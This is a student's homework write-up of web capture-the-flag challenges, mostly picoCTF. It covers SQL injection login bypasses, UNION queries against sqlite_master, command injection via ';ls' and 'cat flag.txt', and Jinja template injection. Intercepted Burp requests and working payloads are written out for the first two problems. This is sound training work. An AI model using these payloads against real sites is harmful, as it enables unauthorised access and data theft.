Practical Cyber Operations

HW2

Purva Naresh Rumde

Problem ID	Captured Flag	Steps
P1	picoCTF{3v3n_m0r3_SQL_7f5767f6}	You gained access to the admin login through SQL injection by intercepting traffic with Burp Suite. After noticing a letter substitution, you adjusted your injection accordingly by replacing "OR" with "BE." This circumvented authentication, showcasing the significance of understanding input processing in security exploitation. This underscores the need for meticulous analysis in bypassing security measures.
P2	picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_78d0583a}	You bypassed the login using SQL injection ('or 1=1;--) and accessed the tables. Recognizing the SQLite structure, you crafted a query to navigate to the desired table. With persistence and research, you successfully extracted the flag using a targeted query.
P3	picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}	Despite initial suspicion of prototype pollution, the issue stemmed from a simple code injection vulnerability. By appending ;ls to the URL, a list of files was obtained. Leveraging this, the cat command was utilized to read the flag.txt file, ultimately resolving the challenge.
P4	fsuCTF{an_aphorism_the_world_in_a_phrase}	Upon confirming the SSTI vulnerability with a basic Jinja test, I executed system commands to

		access the flag file. Utilizing Jinja's Template class, I accessed the os module to execute commands like 'id' to retrieve website IDs. Subsequently, replacing 'id' with 'cat flag.txt' successfully retrieved the flag content, demonstrating the exploitation of the SSTI vulnerability.

Q1.

In this first problem we are required to enter through the admin login.

Since it is the only source of entry for this site.

Once done, I figured out that we need to use the burp suite for intercepting the traffic.

I have changed the debug from 0 to 1.


Due to this change I logged in again with sql injection which didn’t work. But this helped me understand the logic.

I had put this 'or 1=1;-- but got the response changed to 'be 1=1;-- which shows that the letters are shifted and its not reading OR as OR instead as BE which completely changes the meaning of the whole injection.

After understanding how shifts have been made I put the same injection with “BE” instead of OR and it worked.

I have added the screenshots of every step.

Your flag is: picoCTF{3v3n_m0r3_SQL_7f5767f6}




jupiter.challenges.picoctf.org/problem/54253/

List 'o the Irish!

Aidan Gillen

Aiden Higgens


Alison Doody



jupiter.challenges.picoctf.org/problem/54253/login.html


Admin Log In

Password:


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to https://jupiter.challenges.picoctf.org:443 [3.131.60.8]
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex
Login
https://jupiter.challenges.picoctf.org/problem/54253/login.html
Admin Log In
Password:
••••••••••
Login


```
POST /problem/54253/login.php HTTP/1.1
Host: jupiter.challenges.picoctf.org
Content-Length: 33
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://jupiter.challenges.picoctf.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lil
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/54253/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

password=%27or+1%3D1%3B--&debug=0
```



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.3 - Tempor
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Intercept HTTP history WebSockets history Proxy settings
Request to https://jupiter.challenges.picoctf.org:443 [3.131.60.8]
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex

```
POST /problem/54253/login.php HTTP/1.1
Host: jupiter.challenges.picoctf.org
Content-Length: 33
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://jupiter.challenges.picoctf.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/54253/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

password=%27or+1%3D1%3B--&debug=1
```


jupiter.challenges.picoctf.org/prc
~~https~~://jupiter.challenges.picoctf.org/problem/54253/login.php

```
password: 'or 1=1;--
SQL query: SELECT * FROM admin where password = ''be 1=1;--'
```


jupiter.challenges.picoctf.org/prc
~~https~~://jupiter.challenges.picoctf.org/problem/54253/login.php

Logged in!

Your flag is: picoCTF{3v3n_m0r3_SQL_7f5767f6}

Q2.

In this problem we have to been provided with only a login page.

According to my instinct I tried with uname: admin and pass: admin, it didn’t work.

After that I tried the sql injection Uname: admin Pass: 'or 1=1;-- which worked and I could login inside.


Once logged in, I got to see the tables and a search option.

This table reminds of the sqlite_master table. Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database.


So after multiple attempts and research I got the query for getting into a table.

After which I again fired a query for the flag.

picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_78d0583a}



```
username: admin
password: admin
SQL query: SELECT id FROM users WHERE password = 'admin' AND username = 'admin'
```




Security Challenge

Please log in

admin

●●●●●●●●●●●




Welcome

Search Office

s' union select sql,1,1 from sqlite_master;--

Algies' union select sql,1,1 from sqlite_master;--

City	Address	Phone
Algiers	Birger Jarlsgatan 7, 4 tr	+246 8-616 99 40
Bamako	Friedrichstraße 68	+249 173 329 6295
Nairobi	Ferdinandstraße 35	+254 703 039 810
Kampala	Maybe all the tables	+256 720 7705600
Kigali	8 Ganton Street	+250 7469 214 950
Kinshasa	Sternstraße 5	+249 89 885 627 88
Lagos	Karl Johans gate 23B, 4. etasje	+234 224 25 150
Pretoria	149 Rue Saint-Honoré	+233 635 46 15 03




Welcome

Search Office

rs' union select flag,id,1 from more_table;--

Algiers' union select flag,id,1 from more_table;--


City	Address	Phone
	1	1
